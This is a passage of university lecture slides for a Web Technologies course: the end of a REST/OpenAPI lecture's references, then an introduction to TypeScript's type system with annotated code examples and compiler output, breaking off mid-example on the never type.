authenticationRouter.post("/auth", async (req, res) => {/*...*/});
```

Note: Some parts of the Path specification were omitted for the sake of brevity

GENERATING OPENAPI SPECS FOR OUR API





REFERENCES (1/2)

- **The Little Book on REST Services**
  By Kenneth Lange
  Freely available at https://www.kennethlange.com/books/The-Little-Book-on-REST-Services.pdf
- **API design guide**
  Google Cloud
  https://cloud.google.com/apis/design
  Relevant parts: Resource-oriented design, Resource names.
- **REST API Checklist**
  By Kenneth Lange
  https://kennethlange.com/rest-api-checklist/

REFERENCES (2/2)

- **OpenAPI**
  Official Website
  https://www.openapis.org/
  https://learn.openapis.org/ (Recommended reads from this link: Getting started, Introduction)
  https://spec.openapis.org/oas/v3.1.0 (Full specification for OpenAPI 3.1.0)
  ⚠️ For the Web Technologies course, you need to know what the OpenAPI specification standard is, why it has been introduced, and what it can be used for. You are **not** required to learn how to write OpenAPI specification files from scratch.
- **API Documentation: The Secret to a Great API Developer Experience**
  Ebook by Smartbear Software
  Available at https://swagger.io/resources/ebooks/api-documentation-the-secret-to-a-great-api-developer-experience and archived here.
  ⚠️ Interesting read. **Not** required for the Web Technologies course, but it can be useful to better understand the challenges in designing and documenting an API.

EXAMPLES WITH DIFFERENT FRAMEWORKS

- **To-do List REST API using JakartaEE (Java)**
  By Luigi Libero Lucio Starace
  Includes source code, Dockerfile and instructions.
  https://github.com/luistar/jakartaee-rest-example
- **Pizza Shop REST API using Spring (Java)**
  By Luigi Libero Lucio Starace
  https://github.com/luistar/rest-service-pizzashop
- **Quiz REST API using FastAPI (Python)**
  By Márcio Lemos
  https://github.com/marciovrl/fastapi

⚠️ You are **not** required to learn JakartaEE, Spring, or FastAPI for the Web Technologies course. It might be educationally worthwhile to take a look at some web frameworks other than Express. JakartaEE and Spring, for example, use an annotation-based approach. So, feel free to look at the code or try to run the above linked REST API, but be aware that it's not required for this course.

UNIVERSITÀ DEGLI STUDI DI NAPOLI FEDERICO II

WEB TECHNOLOGIES — LECTURE 16

TYPESCRIPT: JAVASCRIPT WITH SYNTAX FOR TYPES

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https://luistar.github.io

https://www.docenti.unina.it/luigiliberolucio.starace

JAVASCRIPT AND TYPES

JavaScript features a peculiar type system we learned to ~~love~~ accept

- It is **dynamically** typed

```
let x;
console.log(typeof(x)); //undefined
x = 1.25e7;
console.log(typeof(x)); //number
x = "Hello Web Technologies!";
console.log(typeof(x)); //string
```

- It is also **weakly** typed and loves performing implicit casts

```
let y = "100" - 1 + "42"; //string - number -> number, number + string -> string
console.log(`${y}: ${typeof(y)}`);//9942: string
```

JAVASCRIPT AND TYPES

- These characteristics make the language **practical** for small web page manipulation tasks
  - It just works, no need to be verbose, declaring types or explicit casts
- However, as the complexity of the programs grows:
  - It’s easier to introduce tricky bugs
  - Not the best developer experience (little IDE support, very few errors caught in the IDE and not at runtime)
  - Code becomes less maintainable and hard to understand

JAVASCRIPT: DAILY DEVELOPMENT TALES

```
let message = "Hello Web Technologies!";
console.log(message.toLowerCase()); //hello web technologies!
message(); //TypeError: message is not a function (at runtime)
```

```
let employee = {name: "Jordan Belfort", role: "Stockbroker"};
employee.nome = "The Wolf of Wall Street"; //no error at all
console.log(employee.name); //Jordan Belfort
```

```
let team = ["Jordan Belfort", "Donnie Azoff", "Chester Ming"];
team.add("Nicky 'Rugrat' Koskoff"); //TypeError: team.add is not a function
console.log(team);
```


It would be nice if we could catch these bugs **before** runtime!

TRANSPILERS


- JS started being used also for increasingly complex programs
- Developers felt the need to address these limitations
- JS was already widely supported, a new language was not feasible
- Lots of new languages that compiled to standard JS popped up!
  - CoffeeScript, TypeScript, Dart, Elm, … (~350 more are listed on this page)

TYPESCRIPT

- Born in 2012, designed and developed by Microsoft
- Core dev: Anders Hejlsberg
- Superset of JavaScript
- … with static typing and more!
- Compiles to JavaScript
- By far, the **most popular** JS flavor



TYPESCRIPT: ADOPTION



From the State of JavaScript 2022 survey

INSTALLING TYPESCRIPT

TypeScript can be installed as an **npm** package

```
@luigi ➜ D/O/T/W/2/e/TypeScript $ npm install -g typescript

added 1 package in 9s
```

- The above command makes the **tsc** compiler globally available
- You can use **npx** or similar tools to run tsc from a local `node_modules` package
- TypeScript files typically have a **.ts** extension

HELLO TYPESCRIPT

```
// hello.ts file
// This is an industrial-grade general-purpose greeter function:
function greet(entity, date) {
  console.log(`Hello ${entity}, today is ${date}!`);
}

greet("Web Technologies");
```

- Standard JavaScript code is also valid TypeScript code
- We can run the above script as a plain JavaScript file with Node.js

```
@luigi ➜ D/O/T/W/2/e/TypeScript $ node hello.ts

Hello Web Technologies, today is undefined!
```

- Looks like we forgot the second parameter!

HELLO TYPESCRIPT

What if we try to compile **hello.ts** with **tsc**?

```
@luigi ➜ D/O/T/W/2/e/TypeScript $ tsc hello.ts

hello.ts:6:1 - error TS2554: Expected 2 arguments, but got 1.

6 greet("Web Technologies");
  ~~~~~~~~~~~~~~~~~~~~~~~~~

  hello.ts:2:24
    2 function greet(person, date) {
                             ~~~~
    An argument for 'date' was not provided.


Found 1 error in hello.ts:6
```

HELLO TYPESCRIPT

- The TypeScript compiler detected the bug
- ..even though we've only written standard JavaScript code so far!
- Let's fix the bug

```
// hello.ts file
// This is an industrial-grade general-purpose greeter function:
function greet(entity, date) {
  console.log(`Hello ${entity}, today is ${date}!`);
}

greet("Web Technologies", Date());
```

HELLO TYPESCRIPT

```
@luigi → D/O/T/W/2/e/TypeScript $ ls -n
hello.ts

@luigi → D/O/T/W/2/e/TypeScript $ tsc hello.ts

@luigi → D/O/T/W/2/e/TypeScript $ ls -n
hello.js
hello.ts

@luigi → D/O/T/W/2/e/TypeScript $ node hello.js
Hello Web Technologies, today is Mon Dec 18 2023 09:33:18!
```

The **tsc** compiler transpiled **hello.ts** to the newly-created **hello.js**, which can be executed with Node as usual.

HELLO TYPESCRIPT: GENERATED CODE

hello.ts


```ts
// This is an industrial-grade general-purpose greeter function:
function greet(entity, date) {
  console.log(`Hello ${entity}, today is ${date}!`);
}
greet("Web Technologies", Date());
```

hello.js

```js
// This is an industrial-grade general-purpose greeter function:
function greet(entity, date) {
    console.log("Hello ".concat(entity, ", today is ").concat(date, "!"));
}
greet("Web Technologies", Date());
```

TYPESCRIPT: DOWNLEVELING

- **tsc** preserved comments and indentations. Transpiled code looks like it has been written by a human.
- The template string was changed to multiple **.concat()** invocations
- Why is that?
  - Template strings are an ES6 feature, and, by default, TS targets ES3 (1999)
  - TS can rewrite code from newer versions to older ones (**downleveling**)
  - We can still use the nice new features, but our code can run also on old browsers supporting only ES3!



TYPESCRIPT: DOWNLEVELING

- When compiling with tsc, we can specify the **target** version to use

```
@luigi → D/O/T/W/2/e/TypeScript $ tsc -target es6 hello.ts
```

- The above command compiles the TS file to ES6 JavaScript

hello.js

```
// This is an industrial-grade general-purpose greeter function:
function greet(entity, date) {
    console.log(`Hello ${entity}, today is ${date}!`);
}
greet("Web Technologies", Date());
```

TYPESCRIPT: DECLARING TYPES

- So far, we've only written plain old JavaScript code
- TS allows us to declare **types** for variables, params and return values
- The most common primitive types in TS are **string**, **number**, **boolean**

primitive_types.ts

```
let courseName: string = "Web Technologies";
let credits: number = 6;
let isGreat: boolean = true;

console.log(`
  Welcome to ${courseName}!
  Credits: ${credits} ETCS
  Status: ${isGreat ? "Great" : "Could be better"}
`);
```

TYPESCRIPT: DECLARING TYPES

primitive_types.ts

```ts
let courseName: string = "Web Technologies";
let credits: number = 6;
let isGreat: boolean = true;

console.log(/* Omitted for the sake of brevity */);
```

- The above example is **not** valid JavaScript code anymore!

```
@luigi → D/O/T/W/2/e/TypeScript $ node .\primitive_types.ts
D:\...\primitive_types.ts:1
let courseName: string = "Web Technologies";
               ^

SyntaxError: Unexpected token ':'

Node.js v20.9.0
```

TYPESCRIPT: DECLARING TYPES

- To execute our example, we must compile the TS file beforehand

```
@luigi → D/O/T/W/2/e/TypeScript $ tsc .\primitive_types.ts
@luigi → D/O/T/W/2/e/TypeScript $ node .\primitive_types.js

  Welcome to Web Technologies!
  Credits: 6 ETCS
  Status: Great

@luigi → D/O/T/W/2/e/TypeScript $
```

TYPESCRIPT: ENJOYING TYPE CHECKING!

primitive_types.ts

```ts
let courseName: string = "Web Technologies";
let credits: number = 6;
let isGreat: boolean = true;

credits = "9 CFU"; // This would be fine in plain JavaScript!
```

```
@luigi ➜ D/O/T/W/2/e/TypeScript $ tsc .\primitive_types.ts
primitive_types.ts:5:1 - error TS2322: Type 'string' is not assignable to type
'number'.

5 credits = "9 CFU";
  ~~~~~~~


Found 1 error in primitive_types.ts:5
```

TYPESCRIPT: ARRAY TYPES

To specify the type of an array, we can use the syntax **`type[]`**

array.ts

```ts
let langs: string[] = ["TypeScript", "JavaScript", "PHP", "Java"];
let primes: number[] = [2, 5, 7, 97, 829, 839];

langs.push({name: "C#"}); //would be fine in plain JavaScript
```

```
@luigi → D/O/T/W/2/e/TypeScript $ tsc .\array.ts
array.ts:4:12 -  error TS2345: Argument of type '{ name: string; }' is not
assignable to parameter of type 'string'.

4 langs.push({name: "C#"}); //would be fine in plain JavaScript
              ~~~~~~~~~~~~

Found 1 error in array.ts:5
```

TYPESCRIPT: THE ANY TYPE

- TypeScript includes a special type: **any**
- When a value is of type any, we can do anything with it and the compiler won't complain!
- The code below compiles fine
  - …and throws a **TypeError: x.foo is not a function**

```
let x: any;

x = {name: "Angular", lang: "TypeScript"};
x.foo();
x = "Hello!" ;
let n:number = x;
```

TYPESCRIPT: WORKING WITH FUNCTIONS

- TypeScript allows us to specify the types of both the inputs and output values of functions

```
function greet(name: string): string {
  return `Hello ${name.toUpperCase()}`;
}

console.log(greet(42));
//Err. TS2345: Arg. of type 'number' is not assignable to param. of type 'string'
```

TYPESCRIPT: AUTOMATIC TYPE INFERENCE

- When no explicit type annotation is provided, TypeScript tries to **automatically infer types** from the **context**

```
function greet(name){ //function greet(name: any): string
  return `Hello ${name}`;
}

let arr = [1,2,3,4,5]; //let arr: number[]

let course = "Web Technologies"; //let course: string

greet(course);

course = {name: "Web Technologies", credits: 6};
//TS2322: Type '{name: string; credits: number;}' not assignable to type 'string'
```

TYPESCRIPT: IMPLICIT ANY

- When you don’t specify a type, and TypeScript can’t infer it from context, the compiler will typically default to **any**.
- We might want to avoid this, because **any** isn’t type-checked.
- The compiler flag **noImplicitAny** can be used to flag any implicit any as an error.

implicit_any.ts

```
let x; //let x: any

function greet(name){ //function greet(name: any): void
  console.log(`Hello, ${name}`);
}

greet(x);
```

TYPESCRIPT: IMPLICIT ANY

implicit_any.ts

```
let x; //let x: any

function greet(name){ //function greet(name: any): void
  console.log(`Hello, ${name}`);
}

greet(x);
```

```
@luigi → D/O/T/W/2/e/TypeScript $ tsc .\implicit_any.ts
@luigi → D/O/T/W/2/e/TypeScript $ tsc -noImplicitAny .\implicit_any.ts
implicit_any.ts:3:16 - error TS7006: Param 'name' implicitly has an 'any' type.

3 function greet(name){ //function greet(name: any) : string
                  ~~~~

Found 1 error in implicit_any.ts:3
```

TYPESCRIPT: OBJECT TYPES

To define an **object type**, we list its properties and their type

```
function printCourse(course: {name: string, credits: number}) {
  console.log(`Course name: ${course.name}`);
  console.log(`Course credits: ${course.credits}`);
}

printCourse({name: "Web Technologies", credits: 6}); //works fine

printCourse({name: "Software Engineering"}); //compile error
// TS2453: Property 'credits' is missing in type '{ name: string; }' but required
// in type '{ name: string; credits: number; }'

printCourse({name: "Algebra", credits: 6, year: "First"}); //compile error
// TS2353: Object literal may only specify known properties, and 'year' does not
// exist in type '{ name: string; credits: number; }'
```

TYPESCRIPT: OPTIONAL PROPERTIES

Object types can specify one or more **optional** properties, by adding a «?» after the property name

```
function printCourse(course: {name: string, credits?: number}) {
  console.log(`Course name: ${course.name}`);
  console.log(`Course credits: ${course.credits}`);
  //we should check whether course.credits is undefined!
}

printCourse({name: "Web Technologies", credits: 6}); //works fine
printCourse({name: "Software Engineering"}); //works fine
//prints "Course credits: undefined"!

printCourse({name: "Algebra", credits: 6, year: "First"}); //compile error
// TS2353: Object literal may only specify known properties, and 'year' does not
// exist in type '{ name: string; credits: number; }'
```

TYPESCRIPT: UNION TYPES

- **Union types** are obtained by **combining** two or more types
- Combined types are defined using a list of types separated by «|»
- Represent values that can belong to any of the combined types

```
function printError(code: number | string){
  console.log(`Error code: ${code}`);
}

printError(404);
printError("401 Unauthorized");
printError({code: "403", message: "Forbidden"}); //compile error
// TS2345: Argument of type '{ code: string; message: string; }' is not
// assignable to parameter of type 'string | number'
```

TYPESCRIPT: WORKING WITH UNION TYPES

- TypeScript ensures that operations on a union type are valid on each possible type in the union!

union.ts

```
function printError(code: number | string){
  console.log(`Error code: ${code.toUpperCase()}`); //compile error
}
```

```
@luigi → D/O/T/W/2/e/TypeScript $ tsc .\union.ts
union.ts:2:35 - error TS2339:
Property 'toUpperCase' does not exist on type 'string | number'.
  Property 'toUpperCase' does not exist on type 'number'.

2   console.log(`Error code: ${code.toUpperCase()}`);
                                    ~~~~~~~~~~~~

Found 1 error in union.ts:2
```

TYPESCRIPT: WORKING WITH UNION TYPES

- In such cases, we need to narrow down the type for TypeScript using code and specific checks (e.g.: using `typeof`, or `Array.isArray(x)`)
- TypeScript can infer specific types for particular branches

union.ts

```
function printError(code: number | string){
  if(typeof code === "string"){
    console.log(`Error: ${code.toUpperCase()}`); //in this branch code: string
  } else {
    console.log(`Error: ${code}`); //in this one code: number!
  }
}
```

TYPESCRIPT: TYPE ALIASES

- We've been using Object types and Union types by specifying them directly in type annotations
- We might want to use the same types multiple times,
  - As Software Engineers we want to write **DRY** (Don't Repeat Yourself) code!
- **Type aliases** are a way to assign a specific name to a type
- The syntax for a type alias involves using the **type keyword**

```
type <name> = <definition>
```

TYPESCRIPT: TYPE ALIASES

```
type Credits = number | string;
type Course = {
  name: string,
  credits: Credits
}

function printCourse(course: Course) {
  console.log(`Course name: ${course.name}`);
  console.log(`Course credits: ${course.credits}`);
}

let webtech: Course = {name: "Web Technologies", credits: 6};
let softeng: Course = {name: "Software Engineering", credits: "10 CFU"};

printCourse(webtech); //Name: Web Technologies, Credits: 6
printCourse(softeng); //Name: Software Engineering, Credits: 10 CFU
```

TYPESCRIPT: INTERFACES

- Interface declarations are another way of naming object types

```
interface Course {
  name: string;
  credits: number;
}
function printCourse(course: Course) {
  console.log(`Name: ${course.name}, Credits: ${course.credits}`);
}
let webtech: Course = {name: "Web Technologies", credits: 6};

printCourse(webtech);
printCourse({name: "Software Engineering", credits: 10});
```

TYPESCRIPT: STRUCTURALLY TYPED NATURE

TypeScript is a **structurally-typed** language

- It only cares about **structure** and **capabilities** of types when determining type compatibility, not about names!
- Java, on the contrary, features a **nominative** type system.

```
interface Person { name: string; age: number; }
interface Pet { name: string, age: number }

function printPerson(p: Person) { console.log(`Name: ${p.name}, age: ${p.age}`);}

let person: Person = {name: "Janet", age: 20};
let pet: Pet    = {name: "Chuck", age: 3};

printPerson(person); //Name: Janet, age: 20
printPerson(pet);    //Name: Chuck, age: 3
```

[1] Paquet, J., & Mokhov, S. A. (2010). Comparative studies of programming languages; course lecture notes. Section 3.3. *arXiv preprint:* https://arxiv.org/pdf/1007.2123.pdf

TYPESCRIPT: EXTENDING INTERFACES

```
interface Pet {
  name: string
}

interface Bird extends Pet {
  flies: boolean
}

let chuck: Bird = {name: "Chuck", flies: true};
let quentin: Bird = {flies: false}; //compile error
//TS2322: Type '{ flies: false; }' is not assignable to type 'Bird'.
// Property 'name' is missing in type '{ flies: false; }' but required in type
// 'Pet'.
```

TYPESCRIPT: TYPES VS INTERFACES

Type aliases and **interfaces** are very similar and often interchangeable

- A key distinction is that types cannot be re-opened to add new properties, while interfaces are always extendable

```
interface Pet {
  name: string
}

interface Pet {
  age: number
}

let matt: Pet = {name: "Matt", age: 2};
```

```
type Pet = {
  name: string
}

type Pet = { //TS2300: Dup. identifier
  age: number
}

let matt: Pet = {name: "Matt", age: 2};
```

TYPESCRIPT: EXTENDING TYPE ALIASES

```
type Pet = {
  name: string
}

type Bird = Pet & { //intersection type!
  flies: boolean
}

let chuck: Bird = {name: "Chuck", flies: true};
```

- Similarly to Union types**, Intersection types** combine multiple types into one. Created using the «&» character.
- The resulting type has the properties of each single type

TYPESCRIPT: TYPE ASSERTIONS

- Sometimes, as a dev, you will know better than TypeScript!
- For example, if you use `document.getElementById()`, TypeScript will only be able to infer that the call will return an `HTMLElement`.
- But you might know that the perticular element will be of a more specific type!

```
const nameInput = document.getElementById("name") as HTMLInputElement;
```

- **Beware**: not really an assertion (as in the testing domain)!
  - Not enforced at all at runtime, just at compile-time!

TYPESCRIPT: TYPE LITERALS

In addition to string and number types, we can refer to **specific** strings and numbers in type positions

```
let alignment: "center";

alignment = "center";
alignment = "left"; //TS2322: Type '"left"' is not assignable to type '"center"'
```

- In the example, `alignment` can only have the `center` value
- That's not very useful…
- Literals can be combined with Unions to express a much more useful concept: types that correspond to a certain set of know values!

TYPESCRIPT: TYPE LITERALS

```
type Alignment = "center" | "left" | "right";

let alignment: Alignment;

alignment = "left";   //ok

alignment = "right";  //ok

alignment = "centre"; //compile error
// TS2820: Type '"centre"' is not assignable to type 'Alignment'.
// Did you mean '"center"'?
```

TYPESCRIPT: ENUMS

Enums allow developers to define a set of named constants

```
interface Order{ isPremium: boolean }

enum Priority {
  Low,
  Medium,
  High
}

function computePriority(s: Order): Priority {
  if(s.isPremium)
    return Priority.High;
  return Priority.Low;
}

console.log(Priority.Medium); //1
```

TYPESCRIPT: FUNCTION TYPES

- What if we want to specify that a function takes as input a callback which expects specific parameters and produces a given output?
- Functions can be described using **function type expressions**

```
type stringDecoratorFunction = (x: string, mode: boolean) => string;
```

- The function type above indicates a function that takes as inputs a **string** and a **boolean** argument, and returns a **string**

```
let fn: () => string; //fn is a function that takes no args and returns a string

fn = () => {return "Hello Web Tech"};      //ok
fn = (x: string) => {return `Hello ${x}`} //TypeError!
```

TYPESCRIPT: FUNCTION TYPES

```
enum Case { Uppercase, Lowercase }

function GREET(name: string, decorator: (x: string, mode: Case) => string){
  return decorator(name, Case.Uppercase);
}

function stringDecorator(x: string, mode: Case) {
  if(mode === Case.Lowercase)
    return `>>> Hello ${x} <<<`.toLowerCase();
  else
    return `>>> Hello ${x} <<<`.toUpperCase();
}

console.log(GREET("Web Technologies", stringDecorator));
```

GENERICS

- A good deal of efforts in Software Engineering goes towards building **reusable** software
- Developing components that can seamlessly operate on both current and future data is crucial for building up large software systems
- **Generics** is one of the main tools to write code that can seamlessly work with a variety of types

HELLO GENERICS: THE IDENTITY FUNCTION

Suppose we need to implement the **identity** function, i.e., a function that returns back whatever is passed in.

```
function identity(x){ //function identity(x: any): any
  return x;
}

let y: string = "Hello";

let z = identity(y); //z: any!
```

- Using **any** (implicitly or explicitly) is certainly generic enough
- But we're loosing information about what the type was when the function returns!

HELLO GENERICS: THE IDENTITY FUNCTION

```
function identity(x: string): string {
  return x;
}

let y: string = "Hello";

let z = identity(y); //z: string (but only works with string!)
```

We could give the identity function a specific type

- It would only work with **strings** though…

TYPESCRIPT: GENERICS

TypeScript allows us to define **type variables**, a special kind of variables that works on types rather than values

- The type variable is declared after the function name, between «<» and «>».
- Below, the variable is called **Type** (but it could any valid identifier as a name).

```
function identity<Type>(x: Type): Type {
  return x;
}

let s: string = identity<string>("Hello"); //explicitly set Type to string
let n: number = identity(42); //let automatic type inference do its magic
let o: {title: string, artist: string} = identity({
  title: "Sultans of swing",
  artist: "Dire Straits"
});
```

TYPESCRIPT: GENERICS

```
function identity<Type>(x: Type): Type { return x; }

let s: string = identity<string>("Hello"); //explicitly set Type to string
let n: number = identity(42); //let automatic type inference do its magic
let o: {title: string, artist: string} = identity({
  title: "Sultans of swing", artist: "Dire Straits"
});
```

- This is **not** the same as using the **any** type
- We're preserving the information on the input type!

TYPESCRIPT: GENERICS

- There can be multiple type variables as well

```
function merge<T1, T2>(x: T1, y: T2): {field: T2, otherField: T1} {
  return {field: y, otherField: x};
}

let x = merge("Sultans of Swing", 42);
//x has type {field: number, otherField: string}
```

- And we can also work with type-parametric arrays

```
function getFirst<T>(arr: T[]): T {
  return arr[0];
}

let first: string = getFirst(["hello", "web", "technologies"]);
console.log(first); //hello
```

TYPESCRIPT: GENERIC CLASSES

```
class CustomCollection<T> {
  list: T[] = [];

  addElement(element: T): number {
    return this.list.push(element);
  };

  getRandomElement(): T{
    let selectedIndex: number = Math.floor(Math.random()*this.list.length);
    return this.list[selectedIndex];
  }
}

let c = new CustomCollection<string>();
c.addElement("hello"); c.addElement("web"); c.addElement("technologies");
console.log(c.getRandomElement());
```

TYPESCRIPT: GENERIC TYPE CONSTRAINTS

```
class Animal { species: string; }
class Bird extends Animal { canFly: boolean; }
class Snake extends Animal { isVenomous: boolean; }

function animalInfo<T extends Animal>(animal: T): void {
  console.log(animal.species);
}

let a: Animal = new Animal(); a.species = "Dog";
let b: Bird = new Bird(); b.species = "Kiwi"; b.canFly = false;
let c: Snake = new Snake(); c.species = "Cobra"; c.isVenomous = true;

animalInfo(a); //Dog
animalInfo(b); //Kiwi
animalInfo(c); //Cobra
animalInfo({species: "Spider"}); //Spider (!!!)
```

TYPESCRIPT: OTHER TYPES TO KNOW ABOUT

TypeScript includes also some additional types, that might be useful especially in the context of functions, and that we should know about:

- **`void`**
- **`unknown`**
- **`never`**

TYPESCRIPT: VOID

- **void** is the return type of functions that do not return a value
- It is the inferred return value for functions that do not have a return statement, or have an empty return statement

```
function f(): void {
  return;
}

function g(){ // function g(): void
  console.log("Hello");
}

let x: void = g();
```

TYPESCRIPT: UNKNOWN

- **unknown** represents any possible value.
- It is similar to the **any** type, but safer (does not allow any operation!)

```
function greet(a: any){
  console.log(a.name); //OK, but possible runtime error
}

function saferGreet(a: unknown){
  console.log(a.name); //Compile error TS18046: 'a' is of type unknown
}

type namedObject = {name: string};

function notSoSafeGreet(a: unknown){
  console.log((a as namedObject).name);
}
```

TYPESCRIPT: THE NEVER TYPE

- Some functions never return a value
- The **never** type represents values which are *never* observed

```
function f(x: string | number){
  if(typeof x === "string"){
    return x.toLowerCase();
  } else if (typeof x === "number") {
    return x.toPrecision(2);
  } else {
